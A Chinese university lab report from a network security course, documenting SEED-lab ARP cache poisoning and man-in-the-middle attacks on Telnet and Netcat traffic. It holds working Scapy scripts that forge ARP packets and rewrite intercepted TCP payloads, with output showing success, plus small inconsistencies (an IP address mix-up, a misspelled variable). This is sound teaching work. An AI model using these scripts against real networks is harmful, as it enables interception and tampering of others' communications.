



山东大学
SHANDONG UNIVERSITY

Lab2: ARP Cache Poisoning Attack Lab

实验报告

课程名称： 网络安全

姓名： 刘舒畅（学号： 202122460175）

李 昕（学号： 202100460065）

林宗茂（学号： 202100460128）

指导老师： 郭山清

专业： 密码科学与技术

2023 年 9 月 25 日

目录

1	实验分工	1
2	实验目标	1
3	实验原理	1
3.1	Sniffing 原理	1
3.2	ARP 包结构	1
3.3	Telnet 协议	2
3.4	Netcat 协议	2
4	实验器材	3
5	实验步骤及运行结果	3
5.1	环境搭建	3
5.2	Lab Task Set 1: ARP 缓存中毒	4
5.2.1	Task 1A: 使用 ARP 请求	4
5.2.2	Task 1B: 使用 ARP 回复	5
5.2.3	Task 1C: 使用免费 ARP 报文	6
5.2.4	任务一收获和总结	8
5.3	Lab Task Set 2: 基于 ARP 缓存中毒对 Telnet 进行中间人攻击	8
5.3.1	Step 1: 启动 ARP 缓存中毒攻击	8
5.3.2	Step 2: 测试	9
5.3.3	Step 3: 打开 IP 转发	10
5.3.4	Step 4: 启动中间人攻击	10
5.3.5	任务二收获和总结	12
5.4	Lab Task Set 3: 基于 ARP 缓存中毒对 Netcat 进行中间人攻击	12
5.4.1	任务三收获和总结	14

A	附录	15
A.1	Task1A 源代码	15
A.2	Task1B 源代码	15
A.3	Task1C 源代码	16
A.4	Task2.1 源代码	16
A.5	Task2.4 源代码	17
A.6	Task3 源代码	18

1 实验分工

刘舒畅：实验代码编写，SEEDLAB 实验环境操作，报告校对

李昕：SEEDLAB 实验环境操作，报告编写

林宗茂：实验原理分析，报告编写与校对

2 实验目标

任务一 该任务的目的是利用数据包欺骗对目标发起 ARP 缓存中毒攻击。当两台受害机器 a 和 B 试图相互通信时，它们的数据包将被攻击者拦截，攻击者可以对数据包进行更改，从而成为 A 和 B 之间的中间人。这被称为 man-in-The-Midle (MITM) 攻击。在这个实验室里，我们使用 ARP 缓存中毒来进行 MITM 攻击。

任务二 该任务的目的是利用 ARP 缓存中毒对 Telnet 进行 MITM 攻击，当主机 A 和 B 使用 Telnet 进行通信，尝试截获并修改它们的通信。

任务三 当主机 A 和 B 使用 netcat 进行通信时，尝试截获并修改它们的通信。


3 实验原理

3.1 Sniffing 原理

Sniffing（嗅探）是指通过拦截网络数据流量，以获取传输数据的技术或过程。如果网卡处于混杂（promiscuous）模式，那么它就可以捕获网络上所有的数据帧，处于对网络的“监听”状态，如果一台机器被配置成这样的方式，该网卡将具备“广播地址”，将从网络中接收到的每个数据帧，即使 MAC 与目标 MAC 并不匹配，它对遇到的每一个帧都产生一个硬件中断以便提醒操作系统处理流经该物理媒体上的每一个报文包。

3.2 ARP 包结构

ARP 包的结构如下图所示，包含硬件类型、协议类型、硬件地址长度、协议长度、操作类型、发送方硬件地址、发送方 ip 地址、目标硬件地址、目标 ip 地址。



3.3 Telnet 协议

Telnet 协议是 TCP/IP 协议族中的一员，是 Internet 远程登录服务的标准协议和主要方式。它为用户提供了在本地计算机上完成远程主机工作的能力。当我们在 Telnet 程序中进行输入一个字符时，Telnet 程序会将该字符通过 tcp 包发送至服务器，再由服务器响应发回 tcp 包，在客户端中显示，因此我们看到的并不是直接输入的结果，而是服务器发送回的字符。如果网络断开，我们将看不到返回的字符。进一步的，我们可以通过修改客户端到服务器之间发送的数据包来达到攻击的目的。

3.4 Netcat 协议

Netcat 是一个网络管理程序，它可以读取和写入在 TCP/IP 协议栈上传输的 TCP/UDP 数据。我们也可以利用 Netcat 修改用户计算机与服务器之间传输的数据包来完成中间人攻击。

4 实验器材

名称	版本
系统	Ubuntu20.04
捕包工具	Wireshark
编程语言	python

5 实验步骤及运行结果

5.1 环境搭建

按照实验要求，打开 SEEDLAB 虚拟机，使用准备好的 docker-compose.yml 去配置虚拟机环境，输入命令启动 docker：

```
1 $ dcbuild
2 $ dcup
```

利用 dockps 命令查看当前容器，可以看到有 A,B,M 三台主机：

```
[09/27/23] seed@VM: ~$ dockps
06c04961bbf9    B-10.9.0.7
b76de37f237c    M-10.9.0.105
c0b6cd170ccb    A-10.9.0.5
542f0bbe04b4    mysql-10.9.0.6
```

Figure 1: dockps 命令查看当前容器

在三个终端中启动三个 docker，通过 ifconfig 命令可以查看三台主机的 ip 和 mac：

```
root@c0b6cd170ccb:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
```

Figure 2: A 的 ip 和 mac

```
root@06c04961bbf9:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.7 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:07 txqueuelen 0 (Ethernet)
```

Figure 3: B 的 ip 和 mac

```
root@b76de37f237c:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.105 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:69 txqueuelen 0 (Ethernet)
```

Figure 4: M 的 ip 和 mac

5.2 Lab Task Set 1: ARP 缓存中毒

该任务的目的是使用欺骗数据包对目标发动 ARP 缓存中毒攻击

5.2.1 Task 1A: 使用 ARP 请求

在本部分实验中，尝试在主机 M 上构建一个 ARP 请求数据包，将 B 的 IP 地址映射到 M 的 MAC 地址，将数据包发送到 A。建立一个 python 文件 task1A.py:

```
1 from scapy.all import *
2 ip_A = '10.9.0.5'
3 mac_A = '02:42:0a:09:00:05'
4 ip_B = '10.9.0.7'
5 mac_B = '02:42:0a:09:00:07'
6 ip_M = '10.9.0.105'
7 mac_M = '02:42:0a:09:00:69'
8 broadcast = 'ff:ff:ff:ff:ff:ff'
9 E = Ether(src = mac_M, dst = broadcast)#request要求，目的MAC为广播以询问ip持有者
10 A = ARP()
11 A.hwsrc = mac_M
12 A.psrc = ip_B
```

```

13 A.hwdst = mac_A
14 A.pdst = ip_A
15 A.op = 1 #1表示request
16 sendp(E/A)

```

代码中的数据来自环境配置步骤中查看的各主机 IP 和 MAC 地址，利用 scapy 伪造并发送数据包。

在主机 M 上运行该代码，此时在主机 A 上运行 `arp -a` 命令，查看 `arp`，发现成功伪造：

```

root@c0b6cd170ccb:/# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
15:24:45.946310 ARP, Request who-has c0b6cd170ccb (02:42:0a:09:00:05 (oui Unknown)) tell B-10.9.0.7.net-10.9.0.0, length 28
15:24:45.946333 ARP, Reply c0b6cd170ccb is-at 02:42:0a:09:00:05 (oui Unknown), length 28
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
root@c0b6cd170ccb:/# arp -a
B-10.9.0.7.net-10.9.0.0 (10.9.0.7) at 02:42:0a:09:00:69 [ether] on eth0

```

Figure 5: 此时 A-ARP 缓存中的地址

此时可以看到，A 中存储的”B 的 MAC 地址”，为之前查询到的 M 的 MAC 地址，攻击成功。

5.2.2 Task 1B: 使用 ARP 回复

修改 1A 中的代码如下，将 ARP 包的操作码（op）设置为 2，表示回复报文：

```

1 from scapy.all import *
2 ip_A = '10.9.0.5'
3 mac_A = '02:42:0a:09:00:05'
4 ip_B = '10.9.0.7'
5 mac_B = '02:42:0a:09:00:07'
6 ip_M = '10.9.0.105'
7 mac_M = '02:42:0a:09:00:69'
8 boardcast = 'ff:ff:ff:ff:ff:ff'
9 E = Ether(src = mac_M, dst = mac_A)
10 A = ARP()
11 A.hwsrc = mac_M
12 A.psrc = ip_B
13 A.hwdst = mac_A

```



```
14 A.pdst = ip_A
15 A.op = 2#2表示reply
16 sendp(E/A)
```

首先, 在 B 上 ping A, 此时查看 A 中的 ARP 可以看到已经记录了 B 的正确 MAC:

```
root@c0b6cd170ccb:/# arp -a
B-10.9.0.7.net-10.9.0.0 (10.9.0.7) at 02:42:0a:09:00:07 [ether] on eth0
```

Figure 6: 此时 A-ARP 缓存中的地址

此时运行伪造代码, 在 A 上抓包可以得到伪造的 reply 数据包, 接着执行 arp 命令。可以看到正确的 B 的地址被 M 地址覆盖:

```
root@c0b6cd170ccb:/# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
15:36:55.914365 ARP, Reply B-10.9.0.7.net-10.9.0.0 is-at 02:42:0a:09:00:69 (oui Unknown), length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@c0b6cd170ccb:/# arp -a
B-10.9.0.7.net-10.9.0.0 (10.9.0.7) at 02:42:0a:09:00:69 [ether] on eth0
```

Figure 7: A-ARP 缓存中的 B 地址被覆盖

之后运行命令 `arp -d 10.9.0.6`, 删除 A 的 arp 中关于 B 的记录, 再次运行伪造程序, 得到以下结果:

```
root@c0b6cd170ccb:/# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
07:25:28.793830 ARP, Reply B-10.9.0.7.net-10.9.0.0 is-at 02:42:0a:09:00:69 (oui Unknown), length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@c0b6cd170ccb:/# arp
root@c0b6cd170ccb:/#
```

Figure 8: A-ARP 缓存中的 B 地址为空

可以看到通过 tcpdump 捕获到了数据包, 但是 A 的 arp 中仍为空, 说明单独的 reply 只能在原表基础上更新内容, 并不能新建内容。

5.2.3 Task 1C: 使用免费 ARP 报文

本实验的目的是在主机 M 上, 构建一个 ARP 免费数据包, 并将其用于将 B 的 IP 地址映射到 M 的 MAC 地址。根据实验文档介绍, ARP 免费数据包是一个特殊的 ARP

请求包。当主机计算机需要更新其他机器 ARP 缓存的过时信息时，将会使用。该 ARP 包具有以下特征：

1. 源 IP 和目标 IP 地址是相同的，它们是发出免费 ARP 的主机的 IP 地址。
2. ARP 标头和以太网标头中的目标 MAC 地址是广播 MAC 地址 (ff:ff:ff:ff:ff:ff)。
3. 没有回复。

修改代码中的广播地址 broadcast 为 ff:ff:ff:ff:ff:ff，得到以下代码：

```
1 from scapy.all import *
2 ip_A = '10.9.0.5'
3 mac_A = '02:42:0a:09:00:05'
4 ip_B = '10.9.0.7'
5 mac_B = '02:42:0a:09:00:07'
6 ip_M = '10.9.0.105'
7 mac_M = '02:42:0a:09:00:69'
8 broadcast = 'ff:ff:ff:ff:ff:ff'
9 E = Ether(src = mac_M, dst = broadcast)
10 A = ARP()
11 A.hwsrc = mac_M
12 A.psrc = ip_B
13 A.hwdst = broadcast
14 A.pdst = ip_B#将源地址和目的地址设为相同
15 A.op = 1
16 sendp(E/A)
```

我们重复 1B 中的操作步骤，首先 ping B 的 ip，使 A 中缓存正确的 MAC 地址，此时运行伪造程序，发送免费 ARP 数据包，在这个过程的开始和结束时分别查看 A 的 arp 缓存如下：

```
root@c0b6cd170ccb:/# arp
Address HWtype HWaddress Flags Mask Iface
B-10.9.0.7.net-10.9.0.0 ether 02:42:0a:09:00:07 C eth0
root@c0b6cd170ccb:/# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
07:59:20.786705 ARP, Request who-has B-10.9.0.7.net-10.9.0.0 (Broadcast) tell B-10.9.0.7.net-10.9.0.0, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@c0b6cd170ccb:/# arp
Address HWtype HWaddress Flags Mask Iface
B-10.9.0.7.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0
```

Figure 9: A-ARP 缓存中的 B 地址被覆盖

可以看到发送前，A 中地址为正确的 B 的 mac 地址，当运行伪造程序后，成功抓到了伪造数据包，同时查看 B 地址被替换成了 M 的 mac 地址。

我们重复 1B 中的第二个操作步骤，运行 `arp -d` 命令删除此时 A 中的 arp 缓存，再次运行伪造程序发送数据包，可以看到 tcpdump 抓到了伪造的数据包，但是 A 中的 arp 缓存仍然为空，证明该数据包和 reply 数据包一样，只能更新不能新建：

```
root@c0b6cd170ccb:/# arp
root@c0b6cd170ccb:/# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
08:00:13.126083 ARP, Request who-has B-10.9.0.7.net-10.9.0.0 (Broadcast) tell B-10.9.0.7.net-10.9.0.0, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@c0b6cd170ccb:/# arp
root@c0b6cd170ccb:/#
```

Figure 10: A-ARP 缓存为空

5.2.4 任务一收获和总结

了解了三种不同 ARP 包的区别，以及 ARP 转发表的更新和表项新建机制。

5.3 Lab Task Set 2: 基于 ARP 缓存中毒对 Telnet 进行中间人攻击

此任务中，尝试实现基于 ARP 缓存中毒对 Telnet 进行中间人攻击，即主机 A 和 B 使用 telnet 进行通信，利用主机 M 拦截他们的通信，更改 A 和 B 之间发送的数据，即完成中间人攻击。

该部分为以下四步。

5.3.1 Step 1: 启动 ARP 缓存中毒攻击

修改 task1 中的攻击代码，使用 Scapy 库对 A 和 B 发送 ARP 欺骗攻击数据包，采用 request(即 op=1) 的方式来修改其缓存表。

编写代码如下：

```
1 from scapy.all import *
2 ip_A = '10.9.0.5'
3 mac_A = '02:42:0a:09:00:05'
4 ip_B = '10.9.0.7'
5 mac_B = '02:42:0a:09:00:07'
6 ip_M = '10.9.0.105'
7 mac_M = '02:42:0a:09:00:69'
```

```

8 boardcast = 'ff:ff:ff:ff:ff:ff'
9 E = Ether(src = mac_M, dst = boardcast)
10 A = ARP(hwsrc = mac_M, psrc = ip_B, hwdst = mac_A, pdst = ip_A, op = 1)
11 sendp(E/A)
12 A = ARP(hwsrc = mac_M, psrc = ip_A, hwdst = mac_B, pdst = ip_B, op = 1)
13 sendp(E/A)

```

此时在 A 和 B 的终端中查询 ARP 缓存, 可以看到均将 M 当作对方 MAC 地址:

```

root@c0b6cd170ccb:/# arp
Address          HWtype  HWaddress      Flags Mask    Iface
B-10.9.0.7.net-10.9.0.0 ether    02:42:0a:09:00:69 C             eth0

```

Figure 11: A 中缓存

```

root@06c04961bbf9:/# arp
Address          HWtype  HWaddress      Flags Mask    Iface
A-10.9.0.5.net-10.9.0.0 ether    02:42:0a:09:00:69 C             eth0

```

Figure 12: B 中缓存

5.3.2 Step 2: 测试

攻击成功后, 关闭 M 的 IP 转发, 再次运行 step1 中的代码:

```

root@b76de37f237c:/lab2# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@b76de37f237c:/lab2# python3 task2_1.py
.
Sent 1 packets.
.
Sent 1 packets.

```

Figure 13: 关闭 M 的 IP 转发

尝试在主机 A 和 B 之间互相 ping, 在抓包软件中得到以下结果:

126	2023-09-30 05:4...	10.9.0.5	10.9.0.7	ICMP	98 Echo (ping) request id=0x0095, seq=1/256, ttl=64 (no respons...
127	2023-09-30 05:4...	10.9.0.5	10.9.0.7	ICMP	98 Echo (ping) request id=0x0095, seq=2/512, ttl=64 (no respons...
128	2023-09-30 05:4...	10.9.0.5	10.9.0.7	ICMP	98 Echo (ping) request id=0x0095, seq=3/768, ttl=64 (no respons...
129	2023-09-30 05:4...	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.7? Tell 10.9.0.5
130	2023-09-30 05:4...	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.7? Tell 10.9.0.5
131	2023-09-30 05:4...	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.7? Tell 10.9.0.5

Figure 14: 抓包软件结果

根据上图可以看到观察到，最初 ping 是不成功的，因为没有 reply。之后在持续 ping 请求不成功的情况下，A 对 B 的 MAC 地址发出了 ARP 请求。

这是因为 A 将 M 的 MAC 地址作为 B 的 MAC 地址。这导致所有 ping 请求都发送给了 M，在收到这些 ping 请求时，M 的 NIC 卡接受了这些数据包，因为它们有 M 的 MAC 地址。然而，当 NIC 将数据包转发给内核时，内核由于数据包的 IP 地址与主机的 IP 地址不匹配，因此丢弃了这些请求数据包，这导致 ping 请求被丢弃，故没有来自 M 或 B 的 ping 回复（因为 B 从未接收到分组）。之后，在持续 ping 请求失败后，A 发送了 ARP 请求获取正确的 mac 地址。

5.3.3 Step 3: 打开 IP 转发

在此步骤，我们打开在第二步关闭的 M 的 IP 转发，再次重复步骤二中的 ping 命令，此时 ping 成功得到回复，此时在抓包软件中可以看到以下结果：

No.	Time	Source	Destination	Protocol	Length	Info
31	2023-09-28 22:2...	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.7? Tell 10.9.0.5
32	2023-09-28 22:2...	10.9.0.5	10.9.0.7	ICMP	98	Echo (ping) request id=0x0066, seq=6/1536, ttl=64 (no respon...
33	2023-09-28 22:2...	10.9.0.105	10.9.0.5	ICMP	126	Redirect (Redirect for host)
34	2023-09-28 22:2...	10.9.0.5	10.9.0.7	ICMP	98	Echo (ping) request id=0x0066, seq=6/1536, ttl=63 (reply in ...)
35	2023-09-28 22:2...	10.9.0.7	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0066, seq=6/1536, ttl=64 (request i...
36	2023-09-28 22:2...	10.9.0.105	10.9.0.7	ICMP	126	Redirect (Redirect for host)
37	2023-09-28 22:2...	10.9.0.7	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0066, seq=6/1536, ttl=63
38	2023-09-28 22:2...	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.7? Tell 10.9.0.5
39	2023-09-28 22:2...	02:42:0a:09:00:07	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.5? Tell 10.9.0.7
40	2023-09-28 22:2...	10.9.0.5	10.9.0.7	ICMP	98	Echo (ping) request id=0x0066, seq=7/1792, ttl=64 (no respon...
41	2023-09-28 22:2...	10.9.0.5	10.9.0.7	ICMP	98	Echo (ping) request id=0x0066, seq=7/1792, ttl=63 (reply in ...)
42	2023-09-28 22:2...	10.9.0.7	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0066, seq=7/1792, ttl=64 (request i...
43	2023-09-28 22:2...	10.9.0.7	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0066, seq=7/1792, ttl=63

Figure 15: 抓包软件结果

图中显示从 A 到 B 的 ping 请求导致从 M 到 A 的 ICMP 重定向消息。当 A 主机向 B 主机发送 ping 请求时，M 主机收到了这个数据包并发现目的地址不是 M 的 ip 地址。然后，M 主机会向 A 主机发送 ICMP 重定向消息，告诉 A 主机应该将数据包直接发送给 B 主机，而不是通过 M 主机中转。在此之后，A 主机发送的数据包会直接发送给 B 主机。但是，由于 M 主机的 ARP 欺骗攻击，B 主机首先会将数据包发送给 M 主机，从而暴露了其存在，M 主机继续将数据包转发给 A 主机。

即通过本步骤可以发现，IP 转发选项使 M 能够转发不是发给自己的数据包，而不是丢弃该数据包。

5.3.4 Step 4: 启动中间人攻击

我们首先保持 IP 转发，因此我们可以在 A 到 B 之间成功创建 telnet 连接。建立连接后，我们使用命令关闭 IP 转发，此时，在 A 中输入内容，无法显示。此时在 M 上运行以下代码：


```

1 #!/usr/bin/python3
2 from scapy.all import *
3 VM_A_IP = "10.9.0.5"
4 VM_B_IP = "10.9.0.7"
5 def spoof_pkt(pkt):
6     if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP: #筛选从A到B的包
7         # Create a new packet based on the captured one.
8         # (1) We need to delete the checksum fields in the IP and TCP headers,
9         # because our modification will make them invalid.
10        # Scapy will recalculate them for us if these fields are missing.
11        # (2) We also delete the original TCP payload.
12        newpkt = IP(bytes(pkt[IP]))
13        del(newpkt.chksum) #删除checksum以重新计算
14        del(newpkt[TCP].chksum)
15        del(newpkt[TCP].payload)
16        # Construct the new payload based on the old payload.
17        # Students need to implement this part.
18        if pkt[TCP].payload:
19            olddata = pkt[TCP].payload.load.decode() # Get the original payload data
20            newdata = re.sub(r'[a-zA-Z]', r'Z', olddata) # 将所有字母替换成'Z'
21            print(olddata, "==>", newdata)
22            send(newpkt/newdata, verbose = False)
23        else :
24            send(newpkt, verbose = False)
25    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
26        newpkt = IP(bytes(pkt[IP]))
27        del(newpkt.chksum)
28        del(newpkt[TCP].chksum) #删除checksum以重新计算
29        send(newpkt, verbose=False) # Forward the original packet
30 pkt = sniff(filter='tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:07)',prn=
    spoof_pkt)#添加MAC地址筛选，防止嗅探M自身伪造的包

```

该代码利用了 LAB1 中学习的 sniff and spoof。由于对于在 A 的 telnet 窗口中键入的每个内容，都会生成 TCP 数据包并发送到 B。M 通过该嗅探伪造代码拦截 TCP 数据包，并用固定字符 Z 替换每个类型的字符。这样，用户在 A 上内容无论输入什么，telnet 将始终显示 Z。

运行该代码，无论我们在 A 的终端中输入什么，telnet 上始终显示 Z，如下图：



```
seed@VM: ~
root@b76de37f237c:/lab2# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@b76de37f237c:/lab2# python3 task2_1.py
.
Sent 1 packets.
.
Sent 1 packets.
root@b76de37f237c:/lab2# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@b76de37f237c:/lab2# python3 task2_4.py
e ==> Z
x ==> Z
i ==> Z
t ==> Z
==>
[]

root@06c04961bbf9:/# telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
06c04961bbf9 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Sep 30 14:24:33 UTC 2023 from A-10.9.0.5.net-10.9.0.0 on pts/4
seed@06c04961bbf9:~$ ZZZZ
-bash: ZZZZ: command not found
seed@06c04961bbf9:~$
```

Figure 16: 开启转发建立 telnet 连接，关闭转发并开启中间人攻击

可以看到，在 A 中输入任意内容，全部被修改成为 Z。同时在 M 终端中看到原来的字符均被替换成 Z。

5.3.5 任务二收获和总结

了解了 Telnet 的原理，开启和关闭转发所带来的不同效果。此外，深刻意识到过滤需要谨慎小心，避免不断处理自身伪造的包。

5.4 Lab Task Set 3: 基于 ARP 缓存中毒对 Netcat 进行中间人攻击

保持 2 中 Step1 伪造 arp 程序运行，然后在主机 B 使用 nc -lp 9090 命令开启端口监听，同时在 A 中执行 nc 10.9.0.6 9090，此时 A 与 B 建立 Netcat 连接。当在 A 中输入 123 和 QWQ 的时候，B 中收到了对于的字符。

现在修改 Task2 中的代码，新的 payload 构造部分是将原始 payload 中的所有'OwO'替换为'QAQ'，并根据新 payload 的长度更新 IP 头部的长度字段。其他部分保持不变，代码如下：

```

1 #!/usr/bin/python3
2 from scapy.all import *
3 VM_A_IP = "10.9.0.5"
4 VM_B_IP = "10.9.0.7"
5 def spoof_pkt(pkt):
6     if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP:
7         # Create a new packet based on the captured one.
8         # (1) We need to delete the checksum fields in the IP and TCP headers,
9         # because our modification will make them invalid.
10        # Scapy will recalculate them for us if these fields are missing.
11        # (2) We also delete the original TCP payload.
12        newpkt = IP(bytes(pkt[IP]))
13        del(newpkt.chksum)
14        del(newpkt[TCP].chksum)
15        del(newpkt[TCP].payload)
16
17        # Construct the new payload based on the old payload.
18        # Students need to implement this part.
19        if pkt[TCP].payload:
20            olddata = pkt[TCP].payload.load # Get the original payload data
21            newdata = olddata.replace(b'OwO',b'QAQ') # 如述修改
22            print(olddata, "==>", newdata)
23            newpkt[IP].len = newpkt[IP].len + len(newdata) - len(olddata)
24            send(newpkt/newdata, verbose = False)
25        else :
26            send(newpkt, verbose = False)
27    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
28        newpkt = IP(bytes(pkt[IP]))
29        del(newpkt.chksum)
30        del(newpkt[TCP].chksum)
31        send(newpkt, verbose=False) # Forward the original packet
32    pkt = sniff(filter='tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:07)',prn=
        spoof_pkt)

```

此时在 M 主机上运行该代码，重新在 A 中发送 123 和 QWQ，可以看到其中的 QWQ 被替换成了 QAQ，说明攻击成功：

A 附录

A.1 Task1A 源代码

```
1 from scapy.all import *
2 ip_A = '10.9.0.5'
3 mac_A = '02:42:0a:09:00:05'
4 ip_B = '10.9.0.7'
5 mac_B = '02:42:0a:09:00:07'
6 ip_M = '10.9.0.105'
7 mac_M = '02:42:0a:09:00:69'
8 boardcast = 'ff:ff:ff:ff:ff:ff'
9 E = Ether(src = mac_M, dst = boardcast)
10 A = ARP()
11 A.hwsrc = mac_M
12 A.psrc = ip_B
13 A.hwdst = mac_A
14 A.pdst = ip_A
15 A.op = 1
16 sendp(E/A)
```

A.2 Task1B 源代码

```
1 from scapy.all import *
2 ip_A = '10.9.0.5'
3 mac_A = '02:42:0a:09:00:05'
4 ip_B = '10.9.0.7'
5 mac_B = '02:42:0a:09:00:07'
6 ip_M = '10.9.0.105'
7 mac_M = '02:42:0a:09:00:69'
8 boardcast = 'ff:ff:ff:ff:ff:ff'
9 E = Ether(src = mac_M, dst = mac_A)
10 A = ARP()
11 A.hwsrc = mac_M
12 A.psrc = ip_B
13 A.hwdst = mac_A
```

```
14 A.pdst = ip_A
15 A.op = 2
16 sendp(E/A)
```

A.3 Task1C 源代码

```
1 from scapy.all import *
2 ip_A = '10.9.0.5'
3 mac_A = '02:42:0a:09:00:05'
4 ip_B = '10.9.0.7'
5 mac_B = '02:42:0a:09:00:07'
6 ip_M = '10.9.0.105'
7 mac_M = '02:42:0a:09:00:69'
8 broadcast = 'ff:ff:ff:ff:ff:ff'
9 E = Ether(src = mac_M, dst = broadcast)
10 A = ARP()
11 A.hwsrc = mac_M
12 A.psrc = ip_B
13 A.hwdst = broadcast
14 A.pdst = ip_B
15 A.op = 1
16 sendp(E/A)
```

A.4 Task2.1 源代码

```
1 from scapy.all import *
2 ip_A = '10.9.0.5'
3 mac_A = '02:42:0a:09:00:05'
4 ip_B = '10.9.0.7'
5 mac_B = '02:42:0a:09:00:07'
6 ip_M = '10.9.0.105'
7 mac_M = '02:42:0a:09:00:69'
8 broadcast = 'ff:ff:ff:ff:ff:ff'
```

```

9 E = Ether(src = mac_M, dst = boardcast)
